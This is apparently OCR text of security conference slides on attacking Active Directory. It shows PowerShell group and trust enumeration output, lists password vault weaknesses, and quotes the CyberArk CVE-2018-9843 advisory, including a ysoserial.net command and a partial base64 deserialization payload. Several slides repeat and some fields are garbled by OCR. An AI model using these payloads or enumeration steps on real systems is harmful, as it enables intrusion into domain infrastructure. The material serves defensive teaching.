
```
PS C:\> get-netgroup 'CyberArk Admins' | Get-NetGroupMember


GroupDomain  : trimarcresearch.com
GroupName    : CyberArk Admins
MemberDomain : trimarcresearch.com
MemberName   : WCrusher
MemberSID    : S-1-5-21-3059099413-3826416028-81522354-3606
IsGroup      : False
MemberDN     : CN=Wesley Crusher,OU=Users,OU=Accounts,DC=trimarcresearch,DC=com


GroupDomain  : trimarcresearch.com
GroupName    : CyberArk Admins
MemberDomain : trimarcresearch.com
MemberName   : JoeUser
MemberSID    : S-1-5-21-3059099413-3826416028-81522354-1604
IsGroup      : False
MemberDN     : CN=Joe User,OU=Users,OU=Accounts,DC=trimarcresearch,DC=com

GroupDomain  : trimarcresearch.com
GroupName    : CyberArk Admins
MemberDomain : trimarcresearch.com
MemberName   : Eddie
MemberSID    : S-1-5-21-3059099413-3826416028-81522354-1601
```

Password Vaults on the Internet



Password Vaults on the Internet



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Password Vault Config Weaknesses

- Authentication to the PV webserver is typically performed with the admin’s user account.
- Connection to the PV webserver doesn’t always require MFA.
- The PV servers are often administered like any other server.
- Anyone on the network can send traffic to the PV server (usually).
- Sessions aren’t always limited creating an opportunity for an attacker to create a new session.
- Combining the PV web server & password management system increases risk.
- Vulnerability in PV can result in total Active Directory compromise.

CyberArk RCE Vulnerability (April 2018)

- CVE-2018-9843:
  “The REST API in CyberArk Password Vault Web Access before 9.9.5 and 10.x before 10.1 allows remote attackers to execute arbitrary code via a serialized .NET object in an Authorization HTTP header.”
- Access to this API requires an authentication token in the HTTP authorization header which can be generated by calling the “Logon” API method.
- Token is a base64 encoded serialized .NET object ("CyberArk.Services.Web.SessionIdentifiers“) and consists of 4 string user session attributes.
- The integrity of the serialized data is not protected, so it’s possible to send arbitrary .NET objects to the API in the authorization header.
- By leveraging certain gadgets, such as the ones provided by ysoserial.net, attackers may execute arbitrary code in the context of the web application.

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https://www.redteam-pentesting.de/en/advisories/rt-sa-2017-014/-cyberark-password-vault-web-access-remote-code-execution

CyberArk RCE Vulnerability

https://www.redteam-pentesting.de/en/advisories/rt-sa-2017-014/-cyberark-password-vault-web-access-remote-code-execution

Proof of Concept
================

First, a malicious serialized .NET object is created. Here the
"TypeConfuseDelegate" gadget of ysoserial.net is used to execute the
"ping" command:

```
------------------------------------------------------------------------

$ ysoserial.exe -f BinaryFormatter -g TypeConfuseDelegate -o base64 -c "ping 10.0.0.19" > execute-ping.txt

$ cat execute-ping.txt
```


AAEAAAD/////AQAAAAAAAAAMAgAAAElTeXN0ZW0sIFZlcnNpb249NC4wLjAuMCwgQ3VsdHVy

ZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdhNWM1NjE5MzRlMDg5BQEAAACEAVN5c3Rl

bS5Db2xsZWN0aW9ucy5HZW5lcmljLlNvcnRlZFNldGAxW1tTeXN0ZW0uU3RyaW5nLCBtc2Nv

cmxpYiwgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2Vu

PWI3N2E1YzU2MTkzNGUwODldXQQAAAAFQ291bnQIQ29tcGFyZXIHVmVyc2lvbgVJdGVtcwAD

AAYIjQFTeXN0ZW0uQ29sbGVjdGlvbnMuR2VuZXJpYy5Db21wYXJpc29uQ29tcGFyZXJgMVtb

U3lzdGVtLlN0cmluZywgbXNjb3JsaWIsIFZlcnNpb249NC4wLjAuMCwgQ3VsdHVyZT1uZXV0

cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdhNWM1NjE5MzRlMDg5XV0IAgAAAAIAAAAJAwAAAAIA

AAAJBAAAAAQDAAAAjQFTeXN0ZW0uQ29sbGVjdGlvbnMuR2VuZXJpYy5Db21wYXJpc29uQ29t

cGFyZXJgMVtbU3lzdGVtLlN0cmluZywgbXNjb3JsaWIsIFZlcnNpb249NC4wLjAuMCwgQ3Vs

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
sean@adsecurity.org

What about Admin Forest?

(aka Red Forest)

Admin Forest = Enhanced Security Administrative Environment (ESAE)



Admin Forest Discovery Forest Discovery

```
PS C:\> Get-ADTrust -filter {Direction -eq 'Outbound'}


Direction                   : Outbound
DisallowTransivity          : False
DistinguishedName           : CN=trd.priv,CN=System,DC=trimarcresearch,DC=com
ForestTransitive            : True
IntraForest                 : False
IsTreeParent                : False
IsTreeRoot                  : False
Name                        : trd.priv
ObjectClass                 : trustedDomain
ObjectGUID                  : 8c893b97-d52c-44f5-9ef6-c0d114791ded
SelectiveAuthentication     : True
SIDFilteringForestAware     : False
SIDFilteringQuarantined     : False
Source                      : DC=trimarcresearch,DC=com
Target                      : trd.priv
TGTDelegation               : False
TrustAttributes             : 24
TrustedPolicy               :
TrustingPolicy              :
TrustType                   : Uplevel
UplevelOnly                 : False
UsesAESKeys                 : False
UsesRC4Encryption           : False
```

Admin Forest Discovery Forest Discovery

```
PS C:\> Get-ADTrust -filter {Direction -eq 'Outbound'}


Direction                  : Outbound
DisallowTransivity         : False
DistinguishedName          : CN=trd.priv,CN=System,DC=trimarcresearch,DC=com
ForestTransitive           : True
IntraForest                : False
IsTreeParent               : False
IsTreeRoot                 : False
Name                       : trd.priv
ObjectClass                : trustedDomain
ObjectGUID                 : 8c893b97-d52c-44f5-9ef6-c0d114791ded
SelectiveAuthentication    : True
SIDFilteringForestAware    : False
SIDFilteringQuarantined    : False
Source                     : DC=trimarcresearch,DC=com
Target                     : trd.priv
TGTDelegation              : False
TrustAttributes            : 24
TrustedPolicy              :
TrustingPolicy             :
TrustType                  : Uplevel
UplevelOnly                : False
UsesAESKeys                : False
UsesRC4Encryption          : False
```

Admin Forest Discovery Forest Discovery

```
PS C:\> Get-NetGroupMember -GroupName 'Administrators' | Where {$_.MemberDN -like "*Foreign*"}
WARNING: Error converting CN=S-1-5-21-1829685036-2228132301-246105558-1602,CN=ForeignSecurityPrincipals,DC=trimarcresearch,DC=com


GroupDomain  : trimarcresearch.com
GroupName    : Administrators
MemberDomain :
MemberName   : TRDPRIV\TRD AD Admins
MemberSID    : S-1-5-21-1829685036-2228132301-246105558-1602
IsGroup      : False
MemberDN     : CN=S-1-5-21-1829685036-2228132301-246105558-1602,CN=ForeignSecurityPrincipals,DC=trimarcresearch,DC=com
```

Admin Forest Discovery Forest Discovery

```
PS C:\> Get-NetGroupMember -GroupName 'Administrators' | Where {$_.MemberDN -like "*Foreign*"}
WARNING: Error converting CN=S-1-5-21-1829685036-2228132301-246105558-1602,CN=ForeignSecurityPrincipals,DC=trimarcresearch,DC=com


GroupDomain  : trimarcresearch.com
GroupName    : Administrators
MemberDomain :
MemberName   : TRDPRIV\TRD AD Admins
MemberSID    : S-1-5-21-1829685036-2228132301-246105558-1602
IsGroup      : False
MemberDN     : CN=S-1-5-21-1829685036-2228132301-246105558-1602,CN=ForeignSecurityPrincipals,DC=trimarcresearch,DC=com
```

Admin Forest Discovery Forest Discovery

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PS C:\> Get-NetGroupMember -GroupName 'Administrators' | Where {$_.MemberDN -like "*Foreign*"}
WARNING: Error converting CN=S-1-5-21-1829685036-2228132301-246105558-1602,CN=ForeignSecurityPrincipals,DC=trimarcresearch,DC=com


GroupDomain  : trimarcresearch.com
GroupName    : Administrators
MemberDomain :
MemberName   : TRDPRIV\TRD AD Admins
MemberSID    : S-1-5-21-1829685036-2228132301-246105558-1602
IsGroup      : F
MemberDN     : 5-21-1829685036-2228132301-246105558-1602,CN=ForeignSecurityPrincipals,DC=trimarcresearch,DC=com
```

Exploiting Domain Controller Agents

```
PS C:\> Get-NetGroupMember 'Backup Operators'


GroupDomain  : trimarcresearch.com
GroupName    : Backup Operators
MemberDomain : trimarcresearch.com
MemberName   : BACKUP01$
MemberSID    : S-1-5-21-3059099413-3826416028-81522354-19603
IsGroup      : False
MemberDN     : CN=Backup01,OU=Backup,OU=Servers,DC=trimarcresearch,DC=com

GroupDomain  : trimarcresearch.com
GroupName    : Backup Operators
MemberDomain : trimarcresearch.com
MemberName   : BackupAD
MemberSID    : S-1-5-21-3059099413-3826416028-81522354-19602
IsGroup      : False
MemberDN     : CN=BackupAD,CN=Users,DC=trimarcresearch,DC=com
```

Exploiting Domain Controller Agents

```
PS C:\> Get-NetGroupMember 'Backup Operators'


GroupDomain  : trimarcresearch.com
GroupName    : Backup Operators
MemberDomain : trimarcrese[illegible]
MemberName   : BACKUP01$
MemberSID    : S-1-5-21-30[illegible]-81522354-19603
IsGroup      : False
MemberDN     : CN=Backup01,OU=Backup,OU=Servers,DC=trimarcresearch,DC=com

GroupDomain  : trimarcresearch.com
GroupName    : Backup Operators
MemberDomain : trimarcres[illegible]
MemberName   : BackupAD
MemberSID    : S-1-5-21-30[illegible]-81522354-19602
IsGroup      : False
MemberDN     : CN=BackupAD,CN=Users,DC=trimarcresearch,DC=com
```

Exploiting Domain Controller Agents

- Backup01 is a backup server with AD Backup rights.
- BackupAD is the AD backup service account.

